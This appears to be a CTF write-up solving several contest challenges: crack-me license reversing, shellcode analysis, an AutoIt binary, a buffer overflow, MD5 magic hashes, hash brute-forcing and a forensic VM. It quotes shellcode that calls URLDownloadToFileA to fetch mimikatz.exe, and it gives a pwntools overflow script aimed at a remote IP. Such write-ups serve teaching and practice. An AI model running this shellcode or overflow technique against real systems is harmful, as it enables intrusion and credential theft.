Crack Me - Reverse

First, we load the binary in IDA. We see that it's an x64 ELF. After some quick analysis (renaming some variables and functions), we see that the argument length needs to be 32 which is the actual license length

```
if ( argc == 2 )
{
  v5 = std::operator<<<std::char_traits<char>>(
         &std::cout,
         "Validare cod de licenta, utilizator: Vasile Cetefescu!",
         envp);
  std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
  std::allocator<char>::allocator(&v13);
  sum_kind_of_strcpy((__int64)v12, (__int64)argv[1], (__int64)&v13);
  std::allocator<char>::~allocator(&v13);
  if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v12) == 32 )// check if argument len is 32
  {
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v14, v12);
    v8 = check((__int64)v14);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v14);
    if ( v8 )
      v10 = std::operator<<<std::char_traits<char>>(&std::cout, "Licenta este valida!", v9);
    else
      v10 = std::operator<<<std::char_traits<char>>(&std::cout, "Licenta nu este chiar asa de valida...", v9);
    std::ostream::operator<<(v10, &std::endl<char,std::char_traits<char>>);
    v4 = 0;
  }
```

We also see that it checks the v8 value and decides based on that if our license is valid or not. v8 is the value returned by the check() function which was renamed accordingly.

Now let's get into the check() function.

```
for ( i = 0; (unsigned __int64)i <= 4; ++i )
{
  if ( *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                 a1,
                 byte_19320[i]) != '-' )    // check minus
  {
    v1 = 0;
    goto LABEL_38;
  }
}
```

This is equivalent to:

```
for(int i=0;i<=4;i++)
{
    if (a1[byte_19320[i]] != "-")
        return 0; //That labeles redirects us to the return
}
```

where *byte_19320* is :

```
byte_19320      db 2, 6, 0Bh, 11h, 18h  ; DATA XREF: check+E1↑o
```

Therefore, the license must have a '-' character at the above positions. The current license format is: **XX-XXX-XXXX-XXXXX-XXXXXX-XXXXXXX**

Let's get to the next part:

```
for ( j = 0; j <= 31; ++j )
{
  if ( *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](a1, j) != '-' )
  {
    v2 = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](a1, j);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(chars, (unsigned int)*v2);
  }
}
```

This piece of code appends all the non "-" characters to *chars*.

```
for ( k = 0; k <= 5; ++k )
{
  v3 = *(char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                &unk_19520,
                k);
  v4 = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](chars, k);
  if ( v3 - *v4 != byte_19325[k] )
  {
    v1 = 0;
    goto LABEL_38;
  }
}
```

This is equivalent to:

```
for(int k=0; k <= 5; k++)
{
    v3 = (char)unk_19520[k];
    v4 = (char)&chars[k];
    if(v3 - *v4 != byte_19325[k])
    {
        return 0; //Again...that label
    }
}
```

Where *byte_19325* is:

```
byte_19325      db 26h, 2Fh, 2Dh, 1Dh, 25h, 31h, 15h dup(0)
```

We don't really know that is at *unk_19520* because that part of memory is filled at runtime.

```
:0000000000003861 loc_3861:                               ; CODE XREF: check+205↓j
:0000000000003861                 mov     eax, [rbp+var_1C]
:0000000000003864                 cdqe
:0000000000003866                 mov     rsi, rax
:0000000000003869                 lea     rax, unk_19520
:0000000000003870                 mov     rdi, rax
:0000000000003873                 call    __ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEixEm ; std::__
:0000000000003878                 movzx   eax, byte ptr [rax]
:000000000000387B                 movsx   ebx, al
```

To view the content of the variable, we'll use GDB and put a breakpoint after that *lea* instruction.

```
*RAX  0x55555556d520 —▸ 0x55555557feb0 ◂— 'Vasile Cetefescu'
 RBX  0x0
 RCX  0x5858585858585858 ('XXXXXXXX')
 RDX  0x1e
 RDI  0x7fffffffdd70 —▸ 0x555555580340 ◂— 'XXXXXXXXXXXXXXXXXXXXXXXXXXXX'
 RSI  0x0
 R8   0x555555580340 ◂— 'XXXXXXXXXXXXXXXXXXXXXXXXXXXX'
 R9   0x7ffff7d7fbe0 (main_arena+96) —▸ 0x555555580360 ◂— 0x0
 R10  0x7ffff7dd2a85 ◂— '_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE9_M_mutateEmmPKcm'
 R11  0x30
 R12  0x5555555575e0 ◂— xor    ebp, ebp
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x7fffffffde60 —▸ 0x7fffffffdee0 —▸ 0x555555564600 ◂— push   r15
 RSP  0x7fffffffdb30 ◂— 0x0
*RIP  0x555555557870 ◂— mov    rdi, rax
[ DISASM
   0x555555557869    lea    rax, [rip + 0x15cb0]
 ► 0x555555557870    mov    rdi, rax
   0x555555557873    call   0x5555555575c0                <0x5555555575c0>

   0x555555557878    movzx  eax, byte ptr [rax]
   0x55555555787b    movsx  ebx, al
   0x55555555787e    mov    eax, dword ptr [rbp - 0x1c]
   0x555555557881    movsxd rdx, eax
   0x555555557884    lea    rax, [rbp - 0xf0]
   0x55555555788b    mov    rsi, rdx
   0x55555555788e    mov    rdi, rax
   0x555555557891    call   0x5555555575c0                <0x5555555575c0>
```

We see now that in *rax* we have a "double pointer" to "Vasile Cetefescu" → that's what we have in *unk_19520*.

Now, we write three lines of python to do the math for us:

```python
unk = b"Vasile"
subbed = b"\x26\x2f\x2d\x1d\x25\x31\x15"

print("".join([chr(i-j) for i,j in zip(unk, subbed)]))
```

and we have the first 5 chars from the license: *02FLG4*

We continue with the next code from the check function.

```
for ( l = 0; l <= 41; ++l )
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(
    v18,
    (unsigned int)(char)(dword_19340[l] + 20));
sub_5CCA(v13, v18, 0LL);
v24 = -1;
sub_83AE(&v23, &v24);
v25[0] = 0LL;
v25[1] = 0LL;
v25[2] = 0LL;
sub_6008(v25);
std::allocator<char>::allocator(&v27);
sum_kind_of_strcpy((__int64)v26, (__int64)&unk_11160, (__int64)&v27);
std::allocator<char>::allocator(&v29);
sum_kind_of_strcpy((__int64)v28, (__int64)"GET", (__int64)&v29);
sub_5D82((__int64)v11, (__int64)v13, (__int64)v28, (__int64)v26, (__int64)v25, v23);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v28);
std::allocator<char>::~allocator(&v29);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v26);
std::allocator<char>::~allocator(&v27);
sub_8D5C(v25);
std::allocator<char>::allocator(&v30);
v5 = sub_8272(v12);
v6 = sub_824C(v12);
sub_A1E2(v10, v6, v5, &v30);
std::allocator<char>::~allocator(&v30);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator=(v17, v10);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v10);
sub_5D46(v11);
sub_71E6(v13);
```

Seems like a lot of garbage code. Let's focus on the *for* loop. Here we construct v18 which is just each element from *dword_19340* increased by 20 (final result should be a char).


We can use IDAPython to easily decode what's there.

```
00000019340 ; _DWORD dword_19340[42]
00000019340 dword_19340     dd 54h, 2 dup(60h), 5Ch, 26h, 2 dup(1Bh), 64h, 2 dup(5Fh)
00000019340                                         ; DATA XREF: check+21D↑o
00000019340                 dd 52h, 61h, 2 dup(66h), 51h, 5Eh, 1Ah, 4Fh, 5Bh, 59h
00000019340                 dd 1Bh, 58h, 55h, 4Fh, 51h, 5Ah, 5Fh, 51h, 4Bh, 5Fh, 55h
00000019340                 dd 53h, 5Ah, 4Dh, 60h, 61h, 5Eh, 51h, 1Ah, 60h, 64h, 60h
000000193E8                 dq offset _ZTISt9exception ; `typeinfo for'std::exception
000000193F0                 dq offset __gxx_personality_v0
```

```
Python>a = get_bytes(0x19340, 42*4)
Python>print("".join([chr(i+20) for i in a]).replace("\x14", ""))
http://xssfuzzer.com/license_signature.txt
```

Python

Looks like a link. We also see that *GET* is used in the chunk of code above, and we anticipate that we are going to get the content of that webpage.



GTLO88R

```
std::allocator<char>::~allocator(&v30);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator=(v17, v10);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v10);
sub_5D46(v11);
sub_71E6(v13);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(v16, chars, 20LL, 7LL);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::substr(v15, v17, 0LL, 7LL);
if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v15) == 7 )
{
  if ( (unsigned int)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare(v16, v15) )
  {
    v1 = 0;
  }
```

v17 → content of webpage and thus we need *chars[20:20+7] == "GTLO88R"*

Next, we have another 6 characters directly embedded in the code (*RSTCON*)

```
  if ( (unsigned int)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare(v16, v15) )
  {
    v1 = 0;
  }
  else if ( *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                        chars,
                        16LL) != 'T'
         || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                        chars,
                        14LL) != 'R'
         || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                        chars,
                        15LL) != 'S'
         || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                        chars,
                        18LL) != 'O'
         || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                        chars,
                        17LL) != 'C'
         || *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                        chars,
                        19LL) != 'N' )
  {
```

Moving on:

```
    else
    {
      std::allocator<char>::allocator(v31);
      sum_kind_of_strcpy((__int64)v14, (__int64)&unk_11160, (__int64)v31);
      std::allocator<char>::~allocator(v31);
      for ( m = 13; m > 5; --m )
      {
        v8 = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](chars, m);
        std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator+=(v14, (unsigned int)*v8);
      }
      v1 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare(v14, "M25GROPY") == 0;
      std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v14);
    }
  }
```

This code reverses *chars[5:13]* and checks if it's equal to *M25GROPY*.

Bringing togheter all this pieces, we get the full license key wich also represents the flag.

Flag: **RST{02-FLG-4YPO-RG52M-RSTCON-GTLO88R}**.

Shellcode - Reverse

This challanege rather easy. It can be solved by looking at the strings pushed on the stack. We load the binary in IDA and select the 64 bit mode (trial and error: 16/32/64 bit)

```
mov     rdi, rdx
mov     ecx, 'Ayra'
push    rcx
mov     rcx, 'rbiLdaoL'
push    rcx
mov     rdx, rsp
mov     rcx, rbx
sub     rsp, '0'
call    rdi
add     rsp, '0'
add     rsp, 10h
mov     rsi, rax
xor     rax, rax
mov     ax, 'll'
push    rax
mov     rax, 'd.nomlru'
push    rax
mov     rcx, rsp
sub     rsp, '0'
call    rsi
add     rsp, 40h
push    rax
xor     rax, rax
mov     ax, 'Ae'
push    rax
mov     rax, 'liFoTdao'
push    rax
mov     rax, 'lnwoDLRU'
push    rax
mov     rdx, rsp
```

We see some interesting strings being pushed on the stack:
LoadLibraryA
urlmon.dll
URLDownloadTofileA

I guess it's pretty clear what we should be looking for now..isn't it? An URL.

```
xor     rax, rax
mov     eax, '2h46'
push    rax
mov     rax, 'm3/yg.br'
push    rax
mov     rax, '//:sptth'
push    rax
push    rsp
```


This URL *https://rb.gy/3m64h2* redirects us to: *https://xssfuzzer.com/rstcon/mimikatz.exe* which gives a 404

Not Found

The requested URL was not found on this server.

Apache/2.4.25 (Debian) Server at xssfuzzer.com Port 443


We check for directory listing on */rstcon* and we find 2 files:



Index of /rstcon

Name	Last modified	Size	Description
Parent Directory		-	
flag.txt	2022-03-16 12:01	33	
test.txt	2022-03-16 11:56	1	


And the flag:



Flag: **RSTCON_DIR_LISTING_POATE_FI_URAT**


Pop-Up - Reverse

We load the binary in IDA and quickly notice that the main functions looks familiar.




```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE
{
  if ( !BYTE1(dword_8313BC) )
    return 1;
  dword_83135C = 0;
  dword_831350 = 0;
  ::hInstance = hInstance;
  dword_831390 = IsThemeActive();
  _set_new_handler(NewHandler);
  _set_new_mode(1);
  sub_763656();
  sub_76445D((wchar_t *)lpCmdLine);
  SystemParametersInfoW(0x2001u, 0, pvParam, 2u);
  return dword_83135C;
}
```

We check *sub_763656* but nothing interesting there. The next function tho, *sub_76445D* gives us a rather interesting piece of information.



```
if ( IsDebuggerPresent() )
{
  MessageBoxA(0, "This is a third-party compiled AutoIt script.", Caption, 0x10u);
  return sub_76B1FF(lpFile);
}
```

This seems a compiled AutoIt script. We can use AutoItExtractor to get the script.



The resulted script containing the flag is the following:

```
$FLAG = InputBox("Flag", "Introdu flag-ul")
If StringLeft($FLAG, 0x3) <> "RST" Then
    MsgBox(0x0, "Incorect", "Incorect")
ElseIf StringMid($FLAG, 0x3, 0xa) <> "flag" Then
    MsgBox(0x0, "Incorect", "Incorect")
Else
    MsgBox(0x0, "Flag", "RST{48529cf56fdbee75050b87539d7cb670}")
EndIf
```

Flag: **RST{48529cf56fdbee75050b87539d7cb670}**

Boferk - Pwn

This challenge was a classic and simple buffer overflow.

```
void secret()
{
    printf("Congrats!\n");
    printf("Acum incearca si remote\n");
}

void echo()
{
    char buffer[20];
    printf("Hello Hacker! Tocmai ce am primit IBAN-ul tau. Acum poti sa extragi cati bani doresti\n");
    printf("Introdu suma pe care vrei sa o extragi:");
    scanf("%s", buffer);
    printf("Tranzactie acceptata, suma de %s LEI a fost extrasa cu succes", buffer);
}
```

The vulnerability lies in *scanf("%s")* which let's us write how many bytes we want on the stack. We overwrite the return address with the address of *secret* and we get the flag.

Here's the script:


```
from pwn import *

elf = ELF("./chall")

#p = process("./chall")
p = remote("51.254.113.224", 1337)
context.log_level = "DEBUG"
p.sendlineafter("extragi:", b"A"*40 + p64(elf.sym["secret"]))

p.interactive()
```

Flag: **RST{SAi2#@nOF!LFG5m!FMb7z4%(8aKL41Lcm25n}**

Coliziune - Crypto

The idea behind this lies in using 2 strings that results in a magic hashes as the comparison will return True (PHP trick). One such strings are:

MMHUWUV:0e701732711630150438129209816536
MAUXXQC:0e478478466848439040434801845361



Coliziune

Creeaza o coliziune in MD5 de string-uri pentru a primi flag-ul.

Text 1:

Text 2:

Verifica

RST{81D38BA6DD4E5BE284CBD68507CA3911}

Flag: **RST{81D38BA6DD4E5BE284CBD68507CA3911}**

Hash-uri - Crypto

We download a romanian wordlist and write a quick python script to bruteforce the given hashes.

```python
import hashlib

wordlist = open("wordlist.txt", "rb").readlines()
hashes = [
    "fd5abd068c82e5d162db83ae0515e9ce",
    "c32fd3934458d4633ada2101e29cde2b",
    "d687c85dc2e8505ebc270a789db72ab6",
    "9f6cf9de93b8c74a3ec648e7c52bba62",
    "ffecf9eaea910bc6fd81ea3c0055befc",
    "d7a60e7d2a2d5b98917a776a9973e3df",
    "c7cf8413ce9e4f1fac2bb0245ab5ab18",
    "aed9bbc3a1a9f6aa4b07b210cdd57e89",
    "55db1ec956e4f391de89d8f749a0cbe1",
    "aed9bbc3a1a9f6aa4b07b210cdd57e89"
]

for word in wordlist:
    if(hashlib.md5((word + "flag").encode("utf-8")).hexdigest() in hashes):
        print(word)
```

Looks like the word was *inteligenta*, so we get the md5 hash of that word, and the challenge is solved.

Flag: **RST{e1264e94e0b0e70a4af90e974c79c813}**

Discutii - Misc

We see a weirdly formatted message on Slack.


Bun venit la RST{}Con CTF! Foarte multe exercitii va asteapta. Lista e lunga. Adevarul e ca unele sunt usoare. Gata, la treaba! _. Singuri ar trebui sa va descurcati. Lasati prieteniile pentru 2 zile. Acesta e un concurs individual. Cred ca va veti descurca oricum. Kudos!

We take the uppercase letters and put them together (along with the underscore) and we get the flag.

Flag: **RST{FLAG_SLACK}**

Apel interceptat - Misc

The given text seems to be related to some phone ciphers. We can use dcode.fr cipher identifier and then decode it to get the flag.



To notice is that some characters needs a swap as the words are not gramatically correct. This is something normal considering there are multiple solutions to a phone keyboard walk.

Flag: **RST{ASTAESTEFLAGULMAIUSORDEDECRIPTAT}**

Steago - Stegano

We load the file to an online exif tool and find a base64 encoded string in one of the file's properties. Decoding the string will give us the flag.

Flag: **RST{THIS_WAS_NOT_SO_HARD}**

Forensic VM - Forensic

Forensics

For this challenge, we were given a VMware machine which, in order to work with newer versions of VMWare and different hardware configurations (AMD or Intel) needs a *VM → Manage → Change Hardware Compatibility*

After this, we start the VM and quickly see in the home directory of the ctf user a binary file called *hacker*. We load the binary in IDA and quickly notice a string being copied into memory.

```
v9 = &argc;
qmemcpy(
  v5,
  "\x01\x03\x03\a\x05\x01\a\x04\x03\a\x03\x02\x02\x06\t\a\b\x04\x03\x02\x02\b\x06\x04\x05\x06\a\b\x05\x04",
  sizeof(v5));
v6 = 2;
strcpy(v4, "QPQ<JMXD>KAAM><=WL>QQWCJZ<BF<NW");
v8 = 1;
for ( i = 0; i <= 30; ++i )
{
  if ( (unsigned __int8)v5[i] + (unsigned __int8)v4[i] != argv[1][i] )
    v8 = 0;
}
if ( v8 )
  printf("Dap, l-ai gasit!");
return 0;
```

To get the expected value, we can use python:

```
>>> a = b"\x01\x03\x03\a\x05\x01\a\x04\x03\a\x03\x02\x02\x06\t\a\b\x04\x03\x02\x02\b\x06\x04\x05\x06\a\b\x05\x04\x02"
>>> b = b"QPQ<JMXD>KAAM><=WL>QQWCJZ<BF<NW"
>>> print("".join([chr(i+j) for i,j in zip(a,b)]))
RSTCON_HARDCODED_PASS_IN_BINARY
```

Flag1: *RSTCON_HARDCODED_PASS_IN_BINARY*

Moving on, we keep enumerating home directory and we find a non-empty *.bash_history* file which could give us clues regarding what the hacker did on the host.

```
ctf@debian:~$ ls -la
total 1024
drwxr-xr-x 16 ctf  ctf    4096 Mar 21 10:43 .
drwxr-xr-x  3 root root   4096 Mar 16 05:54 ..
-rw-------  1 ctf  ctf      67 Mar 16 06:43 .bash_history
-rw-r--r--  1 ctf  ctf     220 Mar 16 05:54 .bash_logout
-rw-r--r--  1 ctf  ctf    3526 Mar 16 05:54 .bashrc
drwxr-xr-x 16 ctf  ctf    4096 Mar 21 10:43 .cache
drwx------ 13 ctf  ctf    4096 Mar 21 10:43 .config
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Desktop
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Documents
drwxr-xr-x  2 ctf  ctf    4096 Mar 17 13:10 Downloads
drwx------  3 ctf  ctf    4096 Mar 17 21:35 .gnupg
-rw-r--r--  1 ctf  ctf     265 Mar 21 10:43 .gtkrc-2.0
-rwxr-xr-x  1 root root  15524 Mar 16 06:26 hacker
-rw-r--r--  1 ctf  ctf   10701 Mar 16 05:53 index.html
drwxr-xr-x  3 ctf  ctf    4096 Mar 16 05:56 .kde
-rw-r--r--  1 ctf  ctf  775701 Mar 14 18:42 linpeas.sh
drwxr-xr-x  3 ctf  ctf    4096 Mar 16 05:56 .local
drwx------  5 ctf  ctf    4096 Mar 16 06:30 .mozilla
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Music
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Pictures
-rw-r--r--  1 ctf  ctf     807 Mar 16 05:54 .profile
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Public
-rw-r--r--  1 ctf  ctf      66 Mar 17 21:28 .selected_editor
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Templates
drwxr-xr-x  2 ctf  ctf    4096 Mar 16 05:56 Videos
-rw-r--r--  1 ctf  ctf     165 Mar 17 21:32 .wget-hsts
-rw-------  1 ctf  ctf      51 Mar 21 10:42 .Xauthority
-rw-------  1 ctf  ctf  135919 Mar 21 10:43 .xsession-errors
ctf@debian:~$ cat .bash_history

su
mysql -u root -p UlNUQ09OX1BBU1NXT1JEU19WSUFfQ09NTUFORF9MSU5F
ctf@debian:~$ echo UlNUQ09OX1BBU1NXT1JEU19WSUFfQ09NTUFORF9MSU5F | base64 -d
RSTCON_PASSWORDS_VIA_COMMAND_LINEctf@debian:~$
```

